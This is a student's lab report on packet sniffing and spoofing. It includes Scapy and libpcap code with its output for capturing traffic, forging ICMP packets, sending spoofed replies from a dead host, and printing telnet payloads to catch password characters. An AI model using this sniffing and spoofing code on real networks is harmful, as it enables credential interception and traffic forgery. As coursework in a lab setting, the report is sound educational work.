Packet Sniffing and Spoofing Lab

Task 1.1: Sniffing Packets

Task 1.1A.

Fig 1-1 shows the code of this task. Fig 1-2 shows when using root privilege, I can capture the packets from 10.0.2.7 who is sending ICMP packet to 8.8.8.8. Without root privilege, showing fig1-3, there is an error information, this is because sniffing needs accessing the network interface.

task1.py (~/Lab1) - gedit

Open

```
#!/usr/bin/python
from scapy.all import *

def print_pkt(pkt):
        pkt.show()

pkt = sniff(filter='icmp',prn=print_pkt)
```

Fig 1-1

```
###[ Ethernet ]###
  dst       = 52:54:00:12:35:00
  src       = 08:00:27:0f:5b:d6
  type      = 0x800
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 46428
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x6936
     src       = 10.0.2.7
     dst       = 8.8.8.8
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xaf35
        id        = 0xce8
        seq       = 0x1
###[ Raw ]###
           load      = 'W\xfc0^\xbd\x83\x0b\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x1
3\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
```

Fig 1-2

```
[01/27/20]seed@VM:~/Lab1$ sudo python task1.py
^C[01/27/20]seed@VM:~/Lab1$ python task1.py
Traceback (most recent call last):
  File "task1.py", line 7, in <module>
    pkt = sniff(filter='icmp',prn=print_pkt)
  File "/home/seed/.local/lib/python2.7/site-packages/scap
y/sendrecv.py", line 731, in sniff
    *arg, **karg)] = iface
  File "/home/seed/.local/lib/python2.7/site-packages/scap
y/arch/linux.py", line 567, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK
_RAW, socket.htons(type))
  File "/usr/lib/python2.7/socket.py", line 191, in __init
__
    _sock = _realsocket(family, type, proto)
socket.error: [Errno 1] Operation not permitted
[01/27/20]seed@VM:~/Lab1$
```

Fig 1-3

Task 1.1B.
Capture only the ICMP packet
This is shown in fig 1-1 and fig 1-2.

Capture any TCP packet that comes from a particular IP and with a destination port number 23.
Fig 1-4 shows the code of capturing tcp packets of 10.0.2.8/23, in fig 1-5, this picture shows the victim 10.0.2.8 pings 10.0.2.7, and fig 1-6 captures TCP packets from 10.0.2.8.

```
#!/usr/bin/python
from scapy.all import *

print("Sniffing...")
def print_pkt(pkt):
                pkt.show()

pkt = sniff(filter='tcp and (src host 10.0.2.8 and dst port 23)', prn=print_pkt)
```

Fig 1-4

```
[01/28/20]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Jan 28 19:56:44 EST 2020 from 10.0.2.7 on pts/18
Firefox Web Browser
untu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

Fig 1-5

```
###[ Ethernet ]###
  dst       = 08:00:27:0f:5b:d6
  src       = 08:00:27:f6:65:98
  type      = 0x800
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 52
     id        = 39819
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x871a
     src       = 10.0.2.8
     dst       = 10.0.2.7
     \options   \
###[ TCP ]###
        sport     = 59854
        dport     = telnet
        seq       = 47576346
        ack       = 342423944
        dataofs   = 8
        reserved  = 0
        flags     = A
        window    = 490
        chksum    = 0x5d8d
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp', (6092198, 10688715))]
```

Fig 1-6

Capture packets comes from or to go to a particular subnet.
Fig 1-7 shows the code. And fig 1-8 shows capturing packets from 217.160.201/16 to 10.0.2.7.




Fig 1-7




Fig 1-8

Task 1.2: Spoofing ICMP Packets

Fig 1-9 shows the code which is to send packets to 10.0.2.8 and the running result shown in fig 1-11. Fig 1-10 shows in wireshark, we can see the packets sending from 217.160.0.201 to 10.0.2.8.




Fig 1-9




Fig 1-10

```
[01/28/20]seed@VM:~/Lab1$ sudo python task11.py
Spoofing...
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = icmp
  chksum    = None
  src       = 217.160.0.201
  dst       = 10.0.2.8
  \options   \
###[ ICMP ]###
     type      = echo-request
     code      = 0
     chksum    = None
     id        = 0x0
     seq       = 0x0
```

Fig 1-11

Task 1.3: Traceroute

Fig 1-12 shows the code to trace 217.160.0.201. Fig 1-13 shows the result of tracing. Fig 1-14 shows the wiresharp observation.

task1.py (~/Lab1) - gedit

Open

```
#!/usr/bin/python
from scapy.all import *

print("Sniffing...")

a = IP()
a.dst = '217.160.0.201'
ttl =1
while 1:
        a.ttl = ttl
        b = ICMP()
        p = a/b
        reply = sr1(p, verbose = 0)
        if reply is None:
                break
        elif reply[ICMP].type == 0:
                print a.ttl, reply[IP].src
                print "OK!", reply[IP].src
                break
        else:
                print a.ttl, reply[IP].src
                ttl+=1
```

Fig 1-12

```
[01/27/20]seed@VM:~/Lab1$ sudo python task1.py
Sniffing...
1 10.0.2.1
2 10.183.24.1
3 173.230.5.13
4 66.253.252.234
5 209.51.161.9
6 72.52.92.165
7 195.66.224.98
8 212.227.120.49
9 212.227.122.3
10 217.160.0.201
OK! 217.160.0.201
```

Fig 1-13




Fig 1-14

Task 1.4: Sniffing and-then Spoofing

Fig 1-15 shows the code to sniff and then spoof. The victim is 10.0.2.8 and the attacker is 10.0.2.7. The ip address 1.2.3.4 is not alive, but when 10.0.2.8 ping 1.2.3.4, it receives the reply from 1.2.3.4 shown in fig 1-17. And fig 1-16 shows the packets.

task1.py (~/Lab1) - gedit

Open

```
#!/usr/bin/python3
from scapy.all import *

def spoof_pkt(pkt):
        if ICMP in pkt and pkt[ICMP].type == 8:
                print("Original Packet...")
                print("Source IP:", pkt[IP].src)
                print("Destination IP:", pkt[IP].dst)

                data = pkt[Raw].load

                IPLayer = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl= pkt[IP].ihl)

                ICMPpkt = ICMP(type=0,id=pkt[ICMP].id,seq=pkt[ICMP].seq)
                newpkt = IPLayer/ICMPpkt/data

                newpkt.show()


                print("Spoofed Packet......")
                print("Source IP:", newpkt[IP].src)
                print("destination IP:", newpkt[IP].dst)
                send(newpkt, verbose=0)

pkt = sniff(filter='icmp and src host 10.0.2.8', prn=spoof_pkt)
```

System Settings

Fig 1-15

```
Spoofed Packet......
Source IP: 1.2.3.4
destination IP: 10.0.2.8
Original Packet...
Source IP: 10.0.2.8
Destination IP: 1.2.3.4
###[ IP ]###
  version   = 4
  ihl       = 5
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = icmp
  chksum    = None
  src       = 1.2.3.4
  dst       = 10.0.2.8
  \options   \
###[ ICMP ]###
     type      = echo-reply
     code      = 0
     chksum    = None
     id        = 0x929
     seq       = 0xd
###[ Raw ]###
        load      = '\xe5\x9c0^\xa2\xf6\x03\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x1
1\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./012345
67'
```

Fig 1-16



Fig 1-17

Task 2.1: Writing Packet Sniffing Program

Task 2.1A: Understanding How a Sniffer Works

Question 1. Please use your own words to describe the sequence of the library calls that are essential for sniffer programs

Firstly, we should open the live pcap seesion. This is used to create a raw sockets, turns on the promiscuous mode, and uses setsockpot() to bind socket to the card. Then we should set the filter. Pcap API provides a complier to convert Boolean predicate expressions to low-level BPF program  that attachs a filter to a socket to help kernel to discard unwanted sockets, and the pcap_compile() is used to compile the specified filter expression and pcap_setfilter() is to set the BPF filter on the socket. After that, we use pcap_loop() to enter the main execution loop to capture packets. If the second parameter of pcap() is -1, the loop will not end. The third parameter is got_packet() which captures the packet. Finally, we use the -lpcap to use the pcap library.

Question 2. Why do you need the root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege?

Because the sniffer program needs root privilege to access the network interface card.

Failed place: handle = pcap_open_live("eth3", BUFSIZ, 1, 1000, errbuf);

Quesiton 3. Please turn on and turn off the promiscuous mode in your sniffer program. Can you demonstrate the difference when this mode is on and off?

Fig 2-1 shows the result of turning on the promiscuous mode.

Then I turn of the promiscuous mode.

Fig 2-2 shows the result of 10.0.2.8 pinging 8.8.8.8 after turning off.

Fig 2-3 shows the result of 10.0.2.8 pinging 10.0.2.7 after turning off.

So the results show that if we turn off the promiscuous mode, attacker can only receive the packets sending to itself.

```
[01/28/20]seed@VM:~/Lab1$ sudo ./task2
Got a packet
        From: 10.0.2.8
        To: 128.230.12.5
Got a packet
        From: 10.0.2.8
        To: 128.230.1.49
Got a packet
        From: 128.230.12.5
        To: 10.0.2.8
Got a packet
        From: 128.230.1.49
        To: 10.0.2.8
Got a packet
        From: 10.0.2.8
        To: 217.160.0.201
Got a packet
        From: 217.160.0.201
        To: 10.0.2.8
```

Fig 2-1

```
[01/28/20]seed@VM:~/Lab1$ sudo ./task2
```

Fig 2-2

```
[01/28/20]seed@VM:~/Lab1$ sudo ./task2

Got a packet
        From: 10.0.2.8
        To: 10.0.2.7
```

Fig 2-3

Task 2.1B: Writing Filters.

Fig 2-4 shows the important parts of code, in the main function, the filter has been modified to "proto ICMP …." to capture the packet between 10.0.2.8 and 8.8.8.8. Fig 2-6 shows 10.0.2.8 pings 8.8.8.8. And fig 2-5 shows 10.0.2.7, the attacker, captures packets between 10.0.2.8 and 8.8.8.8.

```
struct ipheader{
        unsigned char iph_ihl:4,
                      iph_ver:4;
        unsigned char iph_tos;
        unsigned short int iph_len;
        unsigned short int iph_ident;
        unsigned short int iph_flag:3,
                           iph_offset:13;
        unsigned char iph_ttl;
        unsigned char iph_protocol;
        unsigned short int iph_chksum;
        struct in_addr iph_sourceip;
        struct in_addr iph_destip;

};
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
printf("Got a packet\n");
struct ethheader *eth=(struct ethheader *)packet;

if(ntohs(eth->ether_type)==0x800)
{
        struct ipheader *ip = (struct ipheader *)(packet + sizeof(struct ethheader));
        printf("        From: %s\n", inet_ntoa(ip->iph_sourceip));
        printf("        To: %s\n", inet_ntoa(ip->iph_destip));
        //printf("iph_protocol:%s\n", ip -> iph_protocol);
        switch(ip -> iph_protocol) {
                case IPPROTO_TCP:
                        printf("        Protocol:TCP\n");
                        return;
                case IPPROTO_UDP:
                        printf("        Protocol:UDP\n");
                        return;
                case IPPROTO_ICMP:
                        printf("        Protocol:ICMP\n");
                        return;
                default:
                        printf("        Protocol:Others\n");
                        return;

        }
}
```

```c
int main()
{
        pcap_t *handle;
        char errbuf[PCAP_ERRBUF_SIZE];
        struct bpf_program fp;
        char filter_exp[] = "proto ICMP and (host 10.0.2.8 and 8.8.8.8)";
        bpf_u_int32 net;
        // Step 1: Open live pcap session on NIC with name eth3
        // Students needs to change "eth3" to the name
        // found on their own machines (using ifconfig).
        handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

        // Step 2: Compile filter_exp into BPF psuedo-code
        pcap_compile(handle, &fp, filter_exp, 0, net);
        pcap_setfilter(handle, &fp);

        // Step 3: Capture packets
        pcap_loop(handle, -1, got_packet, NULL);
        pcap_close(handle); //Close the handle
        return 0;
}
// Note: don't forget to add "-lpcap" to the compilation command.
// For example: gcc -o sniff sniff.c -lpcap
```

Fig 2-4

```
Terminal
[01/28/20]seed@VM:~/Lab1$ gcc -o task2 task2.c -lpcap
[01/28/20]seed@VM:~/Lab1$ sudo ./task2
Got a packet
        From: 10.0.2.8
        To: 8.8.8.8
        Protocol:ICMP
Got a packet
        From: 8.8.8.8
        To: 10.0.2.8
        Protocol:ICMP
Got a packet
        From: 10.0.2.8
        To: 8.8.8.8
        Protocol:ICMP
Got a packet
        From: 8.8.8.8
        To: 10.0.2.8
        Protocol:ICMP
Got a packet
        From: 10.0.2.8
        To: 8.8.8.8
        Protocol:ICMP
```

Fig 2-5

```
[01/28/20]seed@VM:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=52 time=12.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=52 time=14.1 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=52 time=19.0 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=52 time=19.3 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=52 time=20.7 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=52 time=19.1 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=52 time=19.7 ms
^C
--- 8.8.8.8 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6016ms
rtt min/avg/max/mdev = 12.821/17.855/20.773/2.837 ms
```

Fig 2-6

Capture the TCP packets with a destination port number in the range from 10 to 100

Fig 2-7 shows the code modified in filter_exp[] to capture the port ranging from 10-100.

Fig 2-8 shows the 10.0.2.8 telnets google.com 101(although google.com won't reply, this may be captured the request packet), 8.8.8.8/10, 10.0.2.10/9, 10.0.2.7.

Fig 2-9 and fig 2-10 show that this modification can capture the packet in port[10,100].

```c
int main()
{
        pcap_t *handle;
        char errbuf[PCAP_ERRBUF_SIZE];
        struct bpf_program fp;
        char filter_exp[] = "proto TCP and dst portrange 10-100";
        bpf_u_int32 net;
        // Step 1: Open live pcap session on NIC with name eth3
        // Students needs to change "eth3" to the name
```

Fig 2-7

```
[01/28/20]seed@VM:~$ telnet google.com 101
Trying 172.217.12.174...
^C
[01/28/20]seed@VM:~$ telnet 8.8.8.8 10
Trying 8.8.8.8...
^C
[01/28/20]seed@VM:~$ telnet 10.0.2.7 9
Trying 10.0.2.7...
telnet: Unable to connect to remote host: Connectio
[01/28/20]seed@VM:~$ telnet 10.0.2.10 9
Trying 10.0.2.10...
telnet: Unable to connect to remote host: No route
[01/28/20]seed@VM:~$ telnet baidu.com 9
Trying 39.156.69.79...
```

```
[01/28/20]seed@VM:~$ ftp 10.0.2.7
Connected to 10.0.2.7.
220 (vsFTPd 3.0.3)
Name (10.0.2.7:seed): seed
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 221 Goodbye.
```

Fig 2-8

```
Got a packet
       From: 10.0.2.8
       To: 10.0.2.7
       Protocol:TCP
Got a packet
       From: 10.0.2.8
       To: 10.0.2.7
       Protocol:TCP
Got a packet
       From: 10.0.2.8
       To: 10.0.2.7
       Protocol:TCP
Got a packet
       From: 10.0.2.8
       To: 10.0.2.7
       Protocol:TCP
Got a packet
       From: 10.0.2.8
       To: 10.0.2.7
       Protocol:TCP
Got a packet
       From: 10.0.2.8
       To: 10.0.2.7
       Protocol:TCP
```

Fig 2-9

```
[01/28/20]seed@VM:~/Lab1$ sudo ./task2
Got a packet
        From: 10.0.2.8
        To: 8.8.8.8
        Protocol:TCP
Got a packet
        From: 10.0.2.8
        To: 8.8.8.8
        Protocol:TCP
Got a packet
        From: 10.0.2.8
        To: 8.8.8.8
        Protocol:TCP
```

Fig 2-10

Sniffing password

Fig 2-11 shows the code. Fig 1-12 shows the result of the password dees.

```
/* TCP header */
        typedef u_int tcp_seq;

        struct tcpheader {
                u_short th_sport;       /* source port */
                u_short th_dport;       /* destination port */
                tcp_seq th_seq;         /* sequence number */
                tcp_seq th_ack;         /* acknowledgement number */
                u_char th_offx2;        /* data offset, rsvd */
        #define TH_OFF(th)      (((th)->th_offx2 & 0xf0) >> 4)
                u_char th_flags;
        #define TH_FIN 0x01
        #define TH_SYN 0x02
        #define TH_RST 0x04
        #define TH_PUSH 0x08
        #define TH_ACK 0x10
        #define TH_URG 0x20
        #define TH_ECE 0x40
        #define TH_CWR 0x80
        #define TH_FLAGS (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)
                u_short th_win;         /* window */
                u_short th_sum;         /* checksum */
                u_short th_urp;         /* urgent pointer */
};
```

```
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
printf("\nGot a packet\n");
struct ethheader *eth=(struct ethheader *)packet;

if(ntohs(eth->ether_type)==0x800)
{
        struct ipheader *ip = (struct ipheader *)(packet + sizeof(struct ethheader));
        printf("        From: %s\n", inet_ntoa(ip->iph_sourceip));
        printf("        To: %s\n", inet_ntoa(ip->iph_destip));
        //printf("      PORT: %s\n", inet_ntoa(ip->iph_destip));


        switch(ip -> iph_protocol) {
                case IPPROTO_TCP:
                        {
                                printf("        Protocol:TCP\n");
                                //printf("hello");
                                char *data = (u_char *)packet + sizeof(struct ethheader) + sizeof(struct
ipheader) + sizeof(struct tcpheader);
                                int size_data = ntohs(ip->iph_len) - (sizeof(struct ipheader) + sizeof(struct
tcpheader));
                                if(size_data>0){
                                printf("data: %d bytes\n", size_data);
                                for(int i=0;i<size_data; i++){
                                if(isprint(*data))
                                        printf("%c",*data);
                                else
                                         printf(".");
                                        data++;
                                        }
                                }


                        return;
                        }
                case IPPROTO_UDP:
```

Fig 2-11

```
Got a packet
        From: 10.0.2.8
        To: 10.0.2.7
        Protocol:TCP
data: 13 bytes
.....9......d
Got a packet
        From: 10.0.2.8
        To: 10.0.2.7
        Protocol:TCP
data: 13 bytes
.....9......e
Got a packet
        From: 10.0.2.8
        To: 10.0.2.7
        Protocol:TCP
data: 13 bytes
.....9.%....e
Got a packet
        From: 10.0.2.8
        To: 10.0.2.7
        Protocol:TCP
data: 13 bytes
.....9......s
```

Fig 2-12

Task 2.2: Spoofing

Task 2.2A: Write a spoofing program

Fig 2-13 provides important parts of the code, and fig 2-15 shows the result of wireshark. In fig 2-15, the left part is the victim(10.0.2.8), while the right part is the attacker(10.0.2.7). Fig 2-14 shows that 10.0.2.7 sends the packet to 10.0.2.8.

```c
struct icmpheader{
        unsigned char icmp_type;
        unsigned char icmp_code;
        unsigned short int icmp_cheksum;
        unsigned short int icmp_id;
        unsigned short int icmp_seq;
};

unsigned short in_cksum( unsigned short *buf, int length){
        unsigned short *w = buf;
        int nleft= length;
        int sum =0;
        unsigned short temp = 0;

        while( nleft > 1){
                sum += *w ++;
                nleft -= 2;
        }

        if( nleft == 1 ){
                *(u_char *)(&temp) = *(u_char *) w;
                sum += temp;
        }

        sum = (sum>>16) + (sum & 0xffff);
        sum += (sum >>16);
        return (unsigned short)(~sum);
}

int main()
{
        /*pcap_t *handle;
        char errbuf[PCAP_ERRBUF_SIZE];
        struct bpf_program fp;
        char filter_exp[] = "proto TCP and dst portrange 10-100";
        bpf_u_int32 net;
        // Step 1: Open live pcap session on NIC with name eth3
        // Students needs to change "eth3" to the name
        // found on their own machines (using ifconfig).
        handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

        // Step 2: Compile filter_exp into BPF psuedo-code
        pcap_compile(handle, &fp, filter_exp, 0, net);
        pcap_setfilter(handle, &fp);

        // Step 3: Capture packets
        pcap_loop(handle, -1, got_packet, NULL);
        pcap_close(handle); //Close the handle
        return 0;
*/
                char buffer[1500];
                memset(buffer, 0, 1500);
                struct ipheader *ip = (struct ipheader *)buffer;

                struct icmpheader *icmp = (struct icmpheader*)(buffer + sizeof(struct ipheader));
                icmp->icmp_type=8;
                icmp->icmp_cheksum = 0;
                icmp->icmp_cheksum = in_cksum((unsigned short*)icmp, sizeof(struct icmpheader));

                ip->iph_ver = 4;
                ip->iph_ihl = 5;
                ip->iph_ttl = 20;
                ip->iph_sourceip.s_addr = inet_addr("1.2.3.4");
                ip->iph_destip.s_addr = inet_addr("10.0.2.8");
                ip->iph_protocol = IPPROTO_ICMP;
                ip->iph_len = htons(sizeof(struct ipheader)+ sizeof(struct icmpheader));

                send_raw_ip_packet(ip);

}
```

```c
void send_raw_ip_packet(struct ipheader* ip){
        int sd;
        int enable=1;
        struct sockaddr_in sin;
        char buffer[1024]; // You can change the buffer size

/* Create a raw socket with IP protocol. The IPPROTO_RAW parameter
* tells the sytem that the IP header is already included;
* this prevents the OS from adding another IP header. */

        sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
        if(sd < 0) {
        perror("socket() error"); exit(-1);
        }
        setsockopt(sd,IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
/* This data structure is needed when sending the packets
* using sockets. Normally, we need to fill out several
* fields, but for raw sockets, we only need to fill out
* this one field */
        sin.sin_family = AF_INET;
        sin.sin_addr = ip->iph_destip;
// Here you can construct the IP packet using buffer[]
// - construct the IP header ...
// - construct the TCP/UDP/ICMP header ...
// - fill in the data part if needed ...
// Note: you should pay attention to the network/host byte order.
/* Send out the IP packet.
* ip_len is the actual size of the packet. */

        if(sendto(sd, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&sin, sizeof(sin)) < 0) {
                perror("sendto() error");
                exit(-1);
        }

        else{
                printf("\n----------------------------------------\n");
                printf("    From:%s\n", inet_ntoa(ip->iph_sourceip));
                printf("    To:%s\n", inet_ntoa(ip->iph_destip));
                printf("\n----------------------------------------\n");

        }
        close(sd);
}
```

Fig 2-13

```
[01/28/20]seed@VM:~/Lab1$ sudo ./task2

----------------------------------------
   From:10.0.2.8
   To:172.217.9.238

----------------------------------------
```

Fig 2-14




Fig 2-15

Task 2.2B: Spoof an ICMP Echo Request

Question 4. Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?

No, IP packet length should be the sum of IP header and ICMP header lengths. If the IP packet length is any arbitrary value, the IP packet can not be created properly.

Question 5. Using the raw socket programming, do you have to calculate the checksum for the IP header?

Checksum of IP header can be calculated by the OS kernel before transmitting, but we need to calculate checksum for other protocols like ICMP. In fig 2-13, there is the code for in_cksum.

Question 6. Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?

Raw sockets programs are executed at the kernel level and need to access to hardware to capture data. Without root privilege, program will fail when opening the raw socket which is shown below.

```
[01/28/20]seed@VM:~/Lab1$ ./task2
socket() error: Operation not permitted
```

Task 2.3: Sniff and then Spoof

The victim IP is 10.0.2.7 who is pinging 1.2.3.4 shown in fig 2-17. As 1.2.3.4 is not alive, 10.0.2.7 should not receive any reply, but 10.0.2.8(attacker) dose the sniffing and then spoofing, creates echo reply packet with IP and ICMP header and sends packets back to 10.0.2.7 shown in fig 2-16.

```
[01/29/20]seed@VM:~/Lab1$ sudo ./task2

Got a packet
       From: 10.0.2.7
       To: 1.2.3.4
       Protocol:ICMP

------------send packet--------------------------
   From:1.2.3.4
   To:10.0.2.7

---------------------------------------

Got a packet
       From: 10.0.2.7
       To: 1.2.3.4
       Protocol:ICMP

------------send packet--------------------------
   From:1.2.3.4
   To:10.0.2.7

---------------------------------------

Got a packet
       From: 10.0.2.7
       To: 1.2.3.4
       Protocol:ICMP

------------send packet--------------------------
   From:1.2.3.4
   To:10.0.2.7

---------------------------------------

Got a packet
       From: 10.0.2.7
```

Fig 2-16

```
[01/29/20]seed@VM:~$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=256 ttl=50 time=983 ms
64 bytes from 1.2.3.4: icmp_seq=512 ttl=50 time=1005 ms
64 bytes from 1.2.3.4: icmp_seq=768 ttl=50 time=1027 ms
64 bytes from 1.2.3.4: icmp_seq=1024 ttl=50 time=1022 ms
^C
--- 1.2.3.4 ping statistics ---
5 packets transmitted, 4 received, 20% packet loss, time 4054ms
rtt min/avg/max/mdev = 983.016/1009.557/1027.029/17.256 ms
```

Fig 2-17

